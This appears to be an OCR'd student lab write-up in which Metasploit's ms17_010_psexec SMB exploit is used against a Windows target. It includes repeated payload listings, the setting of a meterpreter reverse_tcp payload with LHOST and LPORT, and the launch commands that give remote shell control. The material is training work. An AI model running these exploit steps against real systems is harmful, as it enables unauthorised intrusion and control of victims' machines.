205 payload/windows/x64/peinject/bind_tcp_rc4 normal No Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
206 payload/windows/x64/peinject/bind_tcp_uuid normal No Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
207 payload/windows/x64/peinject/reverse_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
208 payload/windows/x64/peinject/reverse_tcp normal No Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
209 payload/windows/x64/peinject/reverse_tcp_rc4 normal No Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
210 payload/windows/x64/peinject/reverse_tcp_uuid normal No Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
211 payload/windows/x64/pingback_reverse_tcp normal No Windows x64 Pingback, Reverse TCP Inline
212 payload/windows/x64/powershell_bind_tcp normal No Windows Interactive Powershell Session, Bind TCP
213 payload/windows/x64/powershell_reverse_tcp normal No Windows Interactive Powershell Session, Reverse TCP
214 payload/windows/x64/shell/bind_ipv6_tcp normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
215 payload/windows/x64/shell/bind_ipv6_tcp_uuid normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
216 payload/windows/x64/shell/bind_named_pipe normal No Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
217 payload/windows/x64/shell/bind_tcp normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
218 payload/windows/x64/shell/bind_tcp_rc4 normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
219 payload/windows/x64/shell/bind_tcp_uuid normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4 normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp normal No Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp normal No Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
230 payload/windows/x64/vncinject/bind_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_http normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf6 exploit(windows/smb/ms17_010_psexec) >


qterminal
Lab_8.txt (~/Desktop) - ...
03:50 AM
Shell No.1
File Actions Edit View Help
182 payload/windows/vncinject/reverse_tcp_uuid normal No VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
183 payload/windows/vncinject/reverse_winhttp normal No VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
184 payload/windows/x64/exec normal No Windows x64 Execute Command
185 payload/windows/x64/loadlibrary normal No Windows x64 LoadLibrary Path
186 payload/windows/x64/messagebox normal No Windows MessageBox x64
187 payload/windows/x64/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
188 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
189 payload/windows/x64/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
190 payload/windows/x64/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
191 payload/windows/x64/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
192 payload/windows/x64/meterpreter/bind_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
193 payload/windows/x64/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
194 payload/windows/x64/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
195 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
196 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
197 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
198 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
199 payload/windows/x64/meterpreter/reverse_winhttp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
200 payload/windows/x64/meterpreter/reverse_winhttps normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
201 payload/windows/x64/peinject/bind_ipv6_tcp normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
202 payload/windows/x64/peinject/bind_ipv6_tcp_uuid normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
203 payload/windows/x64/peinject/bind_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
204 payload/windows/x64/peinject/bind_tcp normal No Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
205 payload/windows/x64/peinject/bind_tcp_rc4 normal No Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
206 payload/windows/x64/peinject/bind_tcp_uuid normal No Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
207 payload/windows/x64/peinject/reverse_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
208 payload/windows/x64/peinject/reverse_tcp normal No Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
209 payload/windows/x64/peinject/reverse_tcp_rc4 normal No Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
210 payload/windows/x64/peinject/reverse_tcp_uuid normal No Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
211 payload/windows/x64/pingback_reverse_tcp normal No Windows x64 Pingback, Reverse TCP Inline
212 payload/windows/x64/powershell_bind_tcp normal No Windows Interactive Powershell Session, Bind TCP
213 payload/windows/x64/powershell_reverse_tcp normal No Windows Interactive Powershell Session, Reverse TCP
214 payload/windows/x64/shell/bind_ipv6_tcp normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
215 payload/windows/x64/shell/bind_ipv6_tcp_uuid normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
216 payload/windows/x64/shell/bind_named_pipe normal No Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
217 payload/windows/x64/shell/bind_tcp normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
218 payload/windows/x64/shell/bind_tcp_rc4 normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
219 payload/windows/x64/shell/bind_tcp_uuid normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4 normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp normal No Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp normal No Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
230 payload/windows/x64/vncinject/bind_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_http normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >


Shell No. 1
File Actions Edit View Help
219 payload/windows/x64/shell/bind_tcp_uuid normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
220 payload/windows/x64/shell/reverse_tcp normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
221 payload/windows/x64/shell/reverse_tcp_rc4 normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
222 payload/windows/x64/shell/reverse_tcp_uuid normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
223 payload/windows/x64/shell_bind_tcp normal No Windows x64 Command Shell, Bind TCP Inline
224 payload/windows/x64/shell_reverse_tcp normal No Windows x64 Command Shell, Reverse TCP Inline
225 payload/windows/x64/vncinject/bind_ipv6_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
226 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
227 payload/windows/x64/vncinject/bind_named_pipe normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
228 payload/windows/x64/vncinject/bind_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
229 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
230 payload/windows/x64/vncinject/bind_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
231 payload/windows/x64/vncinject/reverse_http normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
232 payload/windows/x64/vncinject/reverse_https normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
233 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
234 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
235 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
236 payload/windows/x64/vncinject/reverse_winhttp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
237 payload/windows/x64/vncinject/reverse_winhttps normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.20.4.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/smb/ms17_010_psexec) >

7. Finally, we set up the IP address of the remote host (target) and the IP address of the local host which is our Kali machine's IP address (the remote port number 445 and the local port number is set with default). Then we launch the attack.


```
set RHOSTS <IP>
set LHOST <IP>
exploit
```

8. Now we are with the meterpreter shell, a post-exploit tool, and we have the control of the Windows machine

```
meterpreter >
```

You can run commands to access the file system (e.g., pwd, dir, mkdir, cd). You can also get to the Windows Command Prompt by the command `shell`.

Answer:



Shell No. 1
File Actions Edit View Help
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
